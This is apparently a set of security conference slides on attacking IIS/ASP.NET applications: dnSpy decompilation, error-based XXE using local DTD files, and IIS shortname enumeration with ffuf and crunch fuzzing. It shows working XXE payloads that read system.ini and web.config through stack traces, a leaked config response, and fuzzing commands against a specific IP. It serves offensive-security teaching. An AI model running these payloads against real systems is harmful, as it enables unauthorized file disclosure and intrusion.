
Source Code Analysis through DnSpy

- <https://github.com/dnSpy/dnSpy/releases>
- DnSpy is capable of reversing assemblies (i.e DLL files) back into source code. Simply load the DLL file and export the source code project.





Navigating through DnSpy



Complex XXE Vectors



Constraints

- No outbound HTTP traffic. The only outbound traffic possible is DNS.
- Your external entity is not being displayed in the response anywhere.
- You cannot use an external DTD because you cannot reach your external host via HTTP.
- Thankfully, stack traces are enabled.
- How do you exploit this XXE?
- XXE Payloads available here: <https://bit.ly/3cF8pWs>

Local DTDs (Attempt 1)

- <https://bit.ly/2LjXoyM> (Exploiting XXE with local DTD files)

```
<?xml version="1.0" ?>
<!DOCTYPE message [
  <!ENTITY % local_dtd SYSTEM
    "file:///C:/Windows/System32/wbem/xml/cim20.dtd">
  <!ENTITY % SuperClass '>
  <!ENTITY &#x25; file SYSTEM "file:///c:/windows/system.ini">
  <!ENTITY &#x25; eval "<!ENTITY &#x26;#x25; error SYSTEM
&#x27;file:///nonexistent/&#x25;file;&#x27;>">
  &#x25;eval;
  &#x25;error;
  '>
  %local_dtd;
]>
<message>any text</message>
```

Local DTD

Local File
to Read

Side
Channel
Leak



Stack Trace But No Love

```
Error parsing request: System.Xml.XmlException: An error occurred while parsing EntityName. Line 37, position 46.
  at System.Xml.XmlTextReaderImpl.Throw(Exception e)
  at System.Xml.DtdParser.ScanEntityName()
  at System.Xml.DtdParser.ScanLiteral(LiteralType literalType)
  at System.Xml.DtdParser.ScanEntity2()
  at System.Xml.DtdParser.ParseEntityDecl()
  at System.Xml.DtdParser.ParseSubset()
  at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
  at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
  at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
  at System.Xml.XmlTextReaderImpl.ParseDtd()
  at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
  at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
  at System.Xml.XmlLoader.Load(XmlDocument doc, XmlReader reader, Boolean preserveWhitespace)
  at System.Xml.XmlDocument.Load(XmlReader reader)
  at System.Xml.XmlDocument.LoadXml(String xml)
```

No data, parsing error



Local DTDs (Attempt 2)

Added a # so that the
file entity is a part
of a fragment
identifier

- A huge thank you to Robert Vulpe on Twitter for this trick: [@nytr0gen](#)

```
<?xml version="1.0" ?>
<!DOCTYPE doc [
<!ENTITY % local_dtd SYSTEM "file:///C:\Windows\System32\wbem\xml\cim20.dtd">
<!ENTITY % SuperClass '>
<!ENTITY &#x25; file SYSTEM "file://D:\webserv2\services\web.config">
<!ENTITY &#x25; eval "<!ENTITY &#x25; error SYSTEM
    &#x27;file://nonexistent/#&#x25;file;&#x27;>">
    &#x25;eval;
    &#x25;error;
<!ENTITY test "test"
>
%local_dtd;
]><xxx>cacat</xxx>
```




Fragment Identifier
Error

Partial File Contents

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 200 OK
2 Cache-Control: private
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 X-AspNet-Version: 4.0.30319
6 X-Powered-By: ASP.NET
7 Server: 
8 Date: Thu, 24 Dec 2020 21:53:12 GMT
9 Connection: close
10 Content-Length: 2166
11
12 Error parsing request: System.Xml.XmlException: Fragment identifier '#'
13 <configuration>
14   <configSections>
15     <section name="Config" type="( Framework.Configuration.SettingsConfigHandler, Framework.Configuration" />
16     <section name="Persist" type="Framework.Persist.PersistConfigHandler, Framework.Persist" />
17   </configSections>
18
19   <connectionStrings />
20
21   <Config file="C:\.config" />
22   <Persist file="C:\persist.config" />
23
24   <appSettings />
25
26   <system.web>
27     <compilation debug="true">
28       <assemblies>
29         <add assembly="System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
30         <add assembly="System.Web.Extensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31BF3856AD364E35" />
31         <add assembly="System.Data.DataSetExtensions, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C561934E089" />
32         <add assembly="System.Xml.Linq, Version=4.0.0.0, Culture=neutral, PublicKeyToken=B77A5C5619... Line 81, position -4328.
33       at System.Xml.XmlTextReaderImpl.Throw(Exception e)
34       at System.Xml.DtdParser.ParseExternalId(Token idTokenType, Token declType, String& publicId, String& systemId)
35       at System.Xml.DtdParser.ParseEntityDecl()
36       at System.Xml.DtdParser.ParseSubset()
37       at System.Xml.DtdParser.ParseInDocumentDtd(Boolean saveInternalSubset)
38       at System.Xml.DtdParser.Parse(Boolean saveInternalSubset)
39       at System.Xml.DtdParser.System.Xml.IDtdParser.ParseInternalDtd(IDtdParserAdapter adapter, Boolean saveInternalSubset)
40       at System.Xml.XmlTextReaderImpl.ParseDtd()
41       at System.Xml.XmlTextReaderImpl.ParseDoctypeDecl()
42       at System.Xml.XmlTextReaderImpl.ParseDocumentContent()
```



Partial Fuzzing w/ Short Names



Logical fuzzing of files and folders

- After running Shortname Enumeration on your target, you may end up with output like so:

```
> go run cmd/shortscan/main.go http://redacted/
Shortscan v0.4 // an IIS short filename enumeration tool by bitquark
Target: http://redacted/
Running: Microsoft-IIS/8.5 (ASP.NET v4.0.30319)
Vulnerable: Yes!
-----
ASPNET~1          ASPNET?          ASPNET_CLIENT
LIDSDI~1          LIDSDI?
LIDSSE~1          LIDSSE?
LIDSTE~1          LIDSTE?
EASYFI~1          EASYFI?
-----
Finished! Requests: 250; Retries: 0; Sent 48277 bytes; Received 105151 bytes
```



Logical fuzzing of files and folders

- Try and find the most logical cut off point.
- For example, for ffuf, you would put use the following fuzzing pattern:
 - LIDSDI_____ → LIDSFUZZ
 - LIDSSE_____ → LIDSFUZZ
 - EASYFI_____ → EASYFUZZ
- `./ffuf -w final_wordlist.txt -D -e asp,aspx,ashx,asmx -t 1000 -c -u http://redacted/lidsFUZZ`

```
SSH: shubs@mothership ~/w/ffuf-brute $ ./ffuf -w final_fucking_wordlist.txt -D -e asp,html,aspx,ashx,asmx \
-t 1000 -c -u http://161.215.212.13/lidsFUZZ
```




v1.1.0

```
:: Method          : GET
:: URL             : http://161.215.212.13/lidsFUZZ
:: Wordlist        : FUZZ: final_fucking_wordlist.txt
:: Extensions     : asp html aspx ashx asmx
:: Follow redirects : false
:: Calibration     : false
:: Timeout        : 10
:: Threads        : 1000
:: Matcher        : Response status: 200,204,301,302,307,401,403
```

```
test          [Status: 301, Size: 154, Words: 9, Lines: 2]
TEST          [Status: 301, Size: 154, Words: 9, Lines: 2]
Test         [Status: 301, Size: 154, Words: 9, Lines: 2]
display       [Status: 301, Size: 157, Words: 9, Lines: 2]
Display     [Status: 301, Size: 157, Words: 9, Lines: 2]
Service    [Status: 301, Size: 150, Words: 9, Lines: 2]
```

```
:: Progress: [700801/700801] :: Job [1/1] :: 4800 req/sec :: Duration: [0:02:26] :: Errors: 0 ::
```



- `./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt`

```
SSH: shubs@mothership ~/w/f/crunch-3.6 $ ./crunch 0 3 abcdefghijklmnopqrstuvwxyz0123456789 -o 3chars.txt
Crunch will now generate the following amount of data: 190585 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 47989
crunch: 100% completed generating output
```

- <https://bit.ly/3q2yFwY>

More resources on hacking IIS

- <https://bit.ly/3uzOP4N> → Assetnote Youtube Channel
- <https://youtu.be/HrJW6Y9kHC4> → Hacking IIS Part 1
- https://youtu.be/_4W0WXUatiw → Hacking IIS Part 2
- <http://soroush.secproject.com/blog/> → My favourite blog on IIS hacking
- <https://twitter.com/bitquark> → Building an amazing IIS shortname scanner
- <https://twitter.com/nytr0gen> → Discovered the XXE technique for partial leakage via fragment identifier errors



assetnote.io



[@assetnote](https://twitter.com/assetnote)